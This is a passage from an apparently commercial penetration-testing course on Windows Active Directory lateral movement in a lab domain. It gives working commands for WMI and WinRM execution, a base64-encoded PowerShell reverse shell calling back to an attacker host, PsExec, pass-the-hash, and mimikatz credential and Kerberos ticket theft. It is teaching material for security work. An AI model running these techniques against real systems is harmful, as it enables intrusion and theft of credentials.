As a final step, we need to tie together all the arguments we configured previously by issuing the *Invoke-CimMethod* cmdlet and supplying Win32_Process and Create as *ClassName* and *MethodName*, respectively.

```
Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -
Arguments @{CommandLine =$Command};
```

*Listing 828 - Invoking the WMI session through PowerShell*

To simulate the technique, we can connect to CLIENT74 as *jeff* and insert the above code in a PowerShell prompt.

```
PS C:\Users\jeff> $username = 'jen';
...
```

[1136] (Microsoft, 2022), https://techcommunity.microsoft.com/t5/ask-the-performance-team/application-compatibility-session-0-isolation/ba-p/372361

[1137] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/scripting/learn/deep-dives/add-credentials-to-powershell-functions?view=powershell-7.2

[1138] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/module/cimcmdlets/new-cimsession?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -
MethodName Create -Arguments @{CommandLine =$Command};

ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     3712           0 192.168.50.73
```

*Listing 829 - Executing the WMI PowerShell payload.*

Verifying the active processes on the target machine reveals that a new calculator process has been launched, confirming that our attack has succeeded.





*Figure 284: Inspecting The Task Manager*

To further improve our craft, we could replace the previous payload with a full reverse shell written in PowerShell.

First, we'll encode the PowerShell reverse shell so we don't need to escape any special characters when inserting it as a WMI payload.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The following Python code encodes the PowerShell reverse shell to base64 contained in the *payload* variable and then prints the result to standard output.

As reviewing the entire PowerShell payload is outside the scope of this Module, we should replace the highlighted IP and port with the ones of our attacker Kali machine.

```
import sys
import base64

payload = '$client = New-Object
System.Net.Sockets.TCPClient("192.168.118.2",443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};$client.Close()'

cmd = "powershell -nop -w hidden -e " +
base64.b64encode(payload.encode('utf16')[2:]).decode()

print(cmd)
```

*Listing 830 - Executing the WMI PowerShell payload.*

Once we have saved the Python script, we can run it and retrieve the output to use later.

```
kali@kali:~$ python3 encode.py
powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAU...
OwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoAC
kA
```

*Listing 831 - Running the base64 encoder Python script*

After setting up a Netcat listener on port 443 on our Kali machine, we can move on to client74 and run the PowerShell WMI script with the newly generated encoded reverse-shell payload.

```
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -
Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential
$username, $secureString;

PS C:\Users\jeff> $Options = New-CimSessionOption -Protocol DCOM
PS C:\Users\jeff> $Session = New-Cimsession -ComputerName 192.168.50.73 -Credential
$credential -SessionOption $Options

PS C:\Users\jeff> $Command = 'powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA';

PS C:\Users\jeff> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -
MethodName Create -Arguments @{CommandLine =$Command};
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     3948           0 192.168.50.73
```

*Listing 832 - Executing the WMI payload with base64 reverse shell*

From the output in Listing 832, we can conclude that the process creation has been successful and switch to our listener for a final confirmation.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 49855

PS
C:\windows\system32\driverstore\filerepository\ntprint.inf_amd64_075615bee6f80a8d\amd6
4> hostname
FILES04

PS
C:\windows\system32\driverstore\filerepository\ntprint.inf_amd64_075615bee6f80a8d\amd6
4> whoami
corp\jen
```

*Listing 833 - Executing the WMI payload with base64 reverse shell*

Nice! We indeed managed to move laterally and gain privileges as the *jen* domain user on an internal server by abusing WMI features.

As an alternative method to WMI for remote management, WinRM can be employed for remote hosts management. WinRM is the Microsoft version of the WS-Management[1139] protocol and it exchanges XML messages over HTTP and HTTPS. It uses TCP port 5985 for encrypted HTTPS traffic and port 5986 for plain HTTP.

In addition to its PowerShell implementation, which we'll cover later in this section, WinRM is implemented in numerous built-in utilities, such as *winrs*[1140] (Windows Remote Shell).

The winrs utility can be invoked by specifying the target host through the *-r:* argument and the username and password with *-u:* and *-p*, respectively. As a final argument, we want to specify the commands to be executed on the remote host. For example, we want to run the hostname and whoami commands to prove that they are running on the remote target.

Since winrs only works for domain users, we'll execute the whole command once we've logged in as *jeff* on CLIENT74 and provide *jen's* credentials as command arguments.

```
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123!  "cmd /c hostname & whoami"
FILES04
corp\jen
```

*Listing 834 - Executing commands remotely via WinRS*

The output confirms that we have indeed executed the commands remotely on FILES04.

[1139] (Wikipedia, 2022), https://en.wikipedia.org/wiki/WS-Management

[1140] (Microsoft, 2022), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/winrs

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*For WinRS to work, the domain user needs to be part of the Administrators or Remote Management Users group on the target host.*

To convert this technique into a full lateral movement scenario, we just need to replace the previous commands with the base64 encoded reverse-shell we wrote earlier.

```
C:\Users\jeff>winrs -r:files04 -u:jen -p:Nexus123!  "powershell -nop -w hidden -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5AD...
HUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
```

*Listing 835 - Running the reverse-shell payload through WinRS*

Once we run the above command after having set up a Netcat listener, we are welcomed with a reverse-shell from FILE04.

```
kali@kali:~$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.73] 65107
PS C:\Users\jen> hostname
FILES04
PS C:\Users\jen> whoami
corp\jen
```

*Listing 836 - Veriyfing the origin of the WinRS reverse-shell*

PowerShell also has WinRM built-in capabilities called *PowerShell remoting*,[1141] which can be invoked via the *New-PSSession* cmdlet by providing the IP of the target host along with the credentials in a credential object format similar to what we did previously.

```
PS C:\Users\jeff> $username = 'jen';
PS C:\Users\jeff> $password = 'Nexus123!';
PS C:\Users\jeff> $secureString = ConvertTo-SecureString $password -AsPlaintext -
Force;
PS C:\Users\jeff> $credential = New-Object System.Management.Automation.PSCredential
$username, $secureString;

PS C:\Users\jeff> New-PSSession -ComputerName 192.168.50.73 -Credential $credential

 Id Name            ComputerName    ComputerType    State         ConfigurationName
Availability
 -- ----            ------------    ------------    -----         -----------------
------------
  1 WinRM1          192.168.50.73   RemoteMachine   Opened        Microsoft.PowerShell
Available
```

*Listing 837 - Establishing a PowerShell Remote Session via WinRM*

To interact with the session ID 1 we created, we can issue the Enter-PSSession cmdlet followed by the session ID.

[1141] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/scripting/learn/ps101/08-powershell-remoting?view=powershell-7.2

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PS C:\Users\jeff> Enter-PSSession 1
[192.168.50.73]: PS C:\Users\jen\Documents> whoami
corp\jen

[192.168.50.73]: PS C:\Users\jen\Documents> hostname
FILES04
```

*Listing 838 - Inspecting the PowerShell Remoting session*

Once more, we've proven that the session is originating from the target host through yet another lateral movement technique.

### 23.1.2 PsExec

PsExec is a very versatile tool that is part of the SysInternals[1142] suite developed by Mark Russinovich. It's intended to replace telnet-like applications and provide remote execution of processes on other systems through an interactive console.

In order to misuse this tool for lateral movement, a few requisites must be met. To begin, the user that authenticates to the target machine needs to be part of the Administrators local group. In addition, the *ADMIN$* share must be available and File and Printer Sharing has to be turned on. Luckily for us, the last two requirements are already met as they are the default settings on modern Windows Server systems.

In order to execute the command remotely, PsExec performs the following tasks:

- Writes psexesvc.exe into the C: directory
- Creates and spawns a service on the remote host
- Runs the requested program/command as a child process of psexesvc.exe

For this scenario, let's assume we have RDP access as the *offsec* local administrator on CLIENT74 as we already discovered its clear-text password on FILES04.

Even though PsExec is not installed by default on Windows, we can easily transfer it on our compromised machine. For the sake of usability, the whole SysInternals suite is available on CLIENT74. Once logged in as the *offsec* user on CLIENT74, we can run the 64-bit version of PsExec from C:.

In order to start an interactive session on the remote host, we need to invoke PsExec64.exe with the -i argument, followed by the target hostname prepended with two backslashes. We'll then specify corp\jen as domain\username and Nexus123! as password with the -u and -p arguments respectively. Lastly, we include the process we want to execute remotely, which is a command shell in this case.

```
PS C:\Tools\SysinternalsSuite> ./PsExec64.exe -i  \\FILES04 -u corp\jen -p Nexus123!
cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
```

[1142] (Microsoft, 2022), https://docs.microsoft.com/en-us/sysinternals/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
FILES04

C:\Windows\system32>whoami
corp\jen
```

*Listing 839 - Obtaining an Interactive Shell on the Target System with PsExec*

Listing 839 confirms that we obtained an interactive shell directly on the target system as the local administrator *jen* domain account, without involving our Kali machine to catch a reverse shell.

### 23.1.3 Pass the Hash

The *Pass the Hash* (PtH) technique allows an attacker to authenticate to a remote system or service using a user's NTLM hash instead of the associated plaintext password. Note that this will not work for Kerberos authentication but only for servers or services using NTLM authentication. This lateral movement sub-technique is also mapped in the MITRE Framework under the Use Alternate Authentication Material general technique.

Many third-party tools and frameworks use PtH to allow users to both authenticate and obtain code execution, including *PsExec* from Metasploit,[1143] *Passing-the-hash toolkit*,[1144] and *Impacket*.[1145] The mechanics behind them are more or less the same in that the attacker connects to the victim using the *Server Message Block* (SMB) protocol and performs authentication using the NTLM hash.[1146]

Most tools that are built to abuse PtH can be leveraged to start a Windows service (for example, cmd.exe or an instance of PowerShell) and communicate with it using *Named Pipes*.[1147] This is done using the Service Control Manager[1148] API.

---

*Unless we want to gain remote code execution, PtH does not need to create a Windows service for any other usage, such as accessing an SMB share.*

---

Similar to PsExec, this technique requires an SMB connection through the firewall (commonly port 445) and the Windows File and Printer Sharing feature to be enabled. These requirements are common in internal enterprise environments.

This lateral movement technique also requires the admin share called ADMIN$ to be available. In order to establish a connection to this share, the attacker must present valid credentials with local

---

[1143] (Metasploit, 2019), https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/

[1144] (@byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit

[1145] (Core Security, 2022), https://github.com/CoreSecurity/impacket/blob/master/examples/smbclient.py

[1146] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365234(v=vs.85).aspx

[1147] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/windows/desktop/aa365590(v=vs.85).aspx

[1148] (Microsoft, 2022), https://msdn.microsoft.com/en-us/library/windows/desktop/ms685150(v=vs.85).aspx

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

administrative permissions. In other words, this type of lateral movement typically requires local administrative rights.

Note that PtH uses the NTLM hash legitimately. However, the vulnerability lies in the fact that we gained unauthorized access to the password hash of a local administrator.

To demonstrate this, we can use *wmiexec* from the Impacket suite from our local Kali machine against the local administrator account on FILES04. We are going to invoke the command by passing the local Administrator hash that we gathered in a previous Module and then specifying the username along with the target IP.

```
kali@kali:~$ /usr/bin/impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E
Administrator@192.168.50.73
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
FILES04

C:\>whoami
files04\administrator
```

*Listing 840 - Passing the hash using Impacket wmiexec*

In this case, we used NTLM authentication to obtain code execution on the Windows 2022 server directly from Kali, armed only with the user's NTLM hash.

If the target was sitting behind a network that was only reachable through our initial compromised access, we could perform this very same attack by pivoting and proxying through the first host as learned in previous Modules.

This method works for Active Directory domain accounts and the built-in local administrator account. However, due to the 2014 security update,[1149] this technique can not be used to authenticate as any other local admin account.

### 23.1.4 Overpass the Hash

With *overpass the hash*,[1150] we can "over" abuse an NTLM user hash to gain a full Kerberos *Ticket Granting Ticket* (TGT). Then we can use the TGT to obtain a *Ticket Granting Service* (TGS).

To demonstrate this, let's assume we have compromised a workstation (or server) that *jen* has authenticated to. We'll also assume that the machine is now caching their credentials (and therefore, their NTLM password hash).

To simulate this cached credential, we will log in to the Windows 10 CLIENT76 machine as *jeff* and run a process as *jen*, which prompts authentication.

[1149] (Microsoft, 2022), https://support.microsoft.com/en-us/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a

[1150] (Skip Duckwall and Benjamin Delphy, 2014), https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf [pth_mitre]: (MITRE, 2022), https://attack.mitre.org/techniques/T1550/002/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The simplest way to do this is to right-click the Notepad icon on the desktop then shift-left click "show more options" on the popup, yielding the options in Figure 285.





*Figure 285: Enabling extra options*

From here, we enter **jen** as the username along with the associated password, which will launch Notepad in the context of that user. After successful authentication, *jen*'s credentials will be cached on this machine.

We can validate this with the **sekurlsa::logonpasswords** command from **mimikatz** after having spawned an Administrative shell. The command will dump the cached password hashes.

```
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
...
Authentication Id : 0 ; 1142030 (00000000:00116d0e)
Session           : Interactive from 0
User Name         : jen
Domain            : CORP
Logon Server      : DC1
Logon Time        : 2/27/2023 7:43:20 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1124
        msv :
         [00000003] Primary
         * Username : jen
         * Domain   : CORP
         * NTLM     : 369def79d8372408bf6e93364cc93075
         * SHA1     : faf35992ad0df4fc418af543e5f4cb08210830d4
         * DPAPI    : ed6686fedb60840cd49b5286a7c08fa4
        tspkg :
        wdigest :
         * Username : jen
         * Domain   : CORP
         * Password : (null)
        kerberos :
         * Username : jen
         * Domain   : CORP.COM
         * Password : (null)
        ssp :
        credman :
...
```

*Listing 841 - Dumping password hash for 'jen'*

This output shows *jen*'s cached credentials under *jen*'s own session. It includes the NTLM hash, which we will leverage to overpass the hash.

The essence of the overpass the hash lateral movement technique is to turn the NTLM hash into a Kerberos ticket and avoid the use of NTLM authentication. A simple way to do this is with the sekurlsa::pth command from Mimikatz.

The command requires a few arguments and creates a new PowerShell process in the context of *jen*. This new PowerShell prompt will allow us to obtain Kerberos tickets without performing NTLM authentication over the network, making this attack different than a traditional pass-the-hash.

As the first argument, we specify /user: and /domain:, setting them to jen and corp.com respectively. We'll specify the NTLM hash with /ntlm: and finally, use /run: to specify the process to create (in this case, PowerShell).

```
mimikatz # sekurlsa::pth /user:jen /domain:corp.com
/ntlm:369def79d8372408bf6e93364cc93075 /run:powershell
user    : jen
domain  : corp.com
program : powershell
impers. : no
NTLM    : 369def79d8372408bf6e93364cc93075
  |  PID  8716
  |  TID  8348
  |  LSA Process is now R/W
  |  LUID 0 ; 16534348 (00000000:00fc4b4c)
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
  \_ msv1_0   - data copy @ 000001F3D5C69330 : OK !
  \_ kerberos - data copy @ 000001F3D5D366C8
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001F3D5C63B68 (32) -> null
```

*Listing 842 - Creating a process with a different users NTLM password hash*

At this point, we have a new PowerShell session that allows us to execute commands as *jen*.

> *At this point, running the whoami command on the newly created PowerShell session would show jeff's identity instead of jen. While this could be confusing, this is the intended behavior of the whoami utility which only checks the current process's token and it does not inspect any imported kerberos tickets*

Let's list the cached Kerberos tickets with **klist**.

```
PS C:\Windows\system32> klist

Current LogonId is 0:0x1583ae

Cached Tickets: (0)
```

*Listing 843 - Listing Kerberos tickets*

No Kerberos tickets have been cached, but this is expected since *jen* has not yet performed an interactive login. Let's generate a TGT by authenticating to a network share on the files04 server with **net use**.

```
PS C:\Windows\system32> net use \\files04
The command completed successfully.

PS C:\Windows\system32> klist

Current LogonId is 0:0x17239e

Cached Tickets: (2)

#0>     Client: jen @ CORP.COM
        Server: krbtgt/CORP.COM @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 2/27/2023 5:27:28 (local)
        End Time:   2/27/2023 15:27:28 (local)
        Renew Time: 3/6/2023 5:27:28 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: DC1.corp.com
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
#1>     Client: jen @ CORP.COM
        Server: cifs/files04 @ CORP.COM
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 2/27/2023 5:27:28 (local)
        End Time:   2/27/2023 15:27:28 (local)
        Renew Time: 3/6/2023 5:27:28 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: DC1.corp.com
```

*Listing 844 - Mapping a network share on a remote server and listing Kerberos tickets*

The output indicates that the net use command was successful. We then used klist to list the newly requested Kerberos tickets, including a TGT and a TGS for the *Common Internet File System* (CIFS) service.

> *We used net use arbitrarily in this example, but we could have used any command that requires domain permissions and would subsequently create a TGS.*

We have now converted our NTLM hash into a Kerberos TGT, allowing us to use any tools that rely on Kerberos authentication (as opposed to NTLM) such as the official PsExec application from Microsoft.[1151]

PsExec can run a command remotely but does not accept password hashes. Since we have generated Kerberos tickets and operate in the context of *jen* in the PowerShell session, we may reuse the TGT to obtain code execution on the files04 host.

Let's try that now, running .\PsExec.exe to launch cmd remotely on the \\files04 machine as *jen*.

```
PS C:\Windows\system32> cd C:\tools\SysinternalsSuite\
PS C:\tools\SysinternalsSuite> .\PsExec.exe \\files04 cmd

PsExec v2.4 - Execute processes remotely
Copyright (C) 2001-2022 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
corp\jen

C:\Windows\system32>hostname
FILES04
```

*Listing 845- Opening remote connection using Kerberos*

[1151] (Microsoft, 2016), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

As evidenced by the output, we have successfully reused the Kerberos TGT to launch a command shell on the files04 server.

Excellent! We have successfully upgraded a cached NTLM password hash to a Kerberos TGT to gain remote code execution on behalf of another user.

### 23.1.5 Pass the Ticket

In the previous section, we used the overpass the hash technique (along with the captured NTLM hash) to acquire a Kerberos TGT, allowing us to authenticate using Kerberos. We can only use the TGT on the machine it was created for, but the TGS potentially offers more flexibility.

The *Pass the Ticket* attack takes advantage of the TGS, which may be exported and re-injected elsewhere on the network and then used to authenticate to a specific service. In addition, if the service tickets belong to the current user, then no administrative privileges are required.

In this scenario, we are going to abuse an already existing session of *dave*. The *dave* user has privileged access to the *backup* folder located on WEB04 where our logged in user *jen* does not.

To demonstrate the attack angle, we are going to extract all the current TGT/TGS in memory and inject *dave*'s WEB04 TGS into our own session. This will allow us to access the restricted folder.

Let's first log in as *jen* to CLIENT76 and verify that we are unable to access the resource on WEB04. To do so, we'll try to list the content of the \\web04\backup folder from an administrative PowerShell command line session.

```
PS C:\Windows\system32> whoami
corp\jen
PS C:\Windows\system32> ls \\web04\backup
ls : Access to the path '\\web04\backup' is denied.
At line:1 char:1
+ ls \\web04\backup
+ ~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (\\web04\backup:String) [Get-
ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId :
DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
```

*Listing 846 - Verifying that the user jen has no access to the shared folder*

Confirming that *jen* has no access to the restricted folder, we can now launch mimikatz, enable debug privileges, and export all the TGT/TGS from memory with the sekurlsa::tickets /export command.

```
mimikatz #privilege::debug
Privilege '20' OK

mimikatz #sekurlsa::tickets /export

Authentication Id : 0 ; 2037286 (00000000:001f1626)
Session           : Batch from 0
User Name         : dave
Domain            : CORP
Logon Server      : DC1
Logon Time        : 9/14/2022 6:24:17 AM
SID               : S-1-5-21-1987370270-658905905-1781884369-1103
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
         * Username : dave
         * Domain   : CORP.COM
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 9/14/2022 6:24:17 AM ; 9/14/2022 4:24:17 PM ; 9/21/2022
6:24:17 AM
           Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
           Target Name  (02) : krbtgt ; CORP ; @ CORP.COM
           Client Name  (01) : dave ; @ CORP.COM ( CORP )
           Flags 40c10000    : name_canonicalize ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             f0259e075fa30e8476836936647cdabc719fe245ba29d4b60528f04196745fe6
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;1f1626]-2-0-40c10000-dave@krbtgt-CORP.COM.kirbi !
...
```

*Listing 847 - Exporting Kerberos TGT/TGS to disk*

The above command parsed the LSASS process space in memory for any TGT/TGS, which is then saved to disk in the kirbi mimikatz format.

Because inspecting the generated tickets indicates that *dave* had initiated a session, we can try to inject one of their tickets inside *jen*'s sessions.

We can verify newly generated tickets with **dir**, filtering out on the **kirbi** extension.

```
PS C:\Tools> dir *.kirbi


    Directory: C:\Tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/14/2022   6:24 AM           1561 [0;12bd0]-0-0-40810000-dave@cifs-
web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;12bd0]-2-0-40c10000-dave@krbtgt-
CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c6860]-0-0-40810000-dave@cifs-
web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c6860]-2-0-40c10000-dave@krbtgt-
CORP.COM.kirbi
-a----        9/14/2022   6:24 AM           1561 [0;1c7bcc]-0-0-40810000-dave@cifs-
web04.kirbi
-a----        9/14/2022   6:24 AM           1505 [0;1c7bcc]-2-0-40c10000-dave@krbtgt-
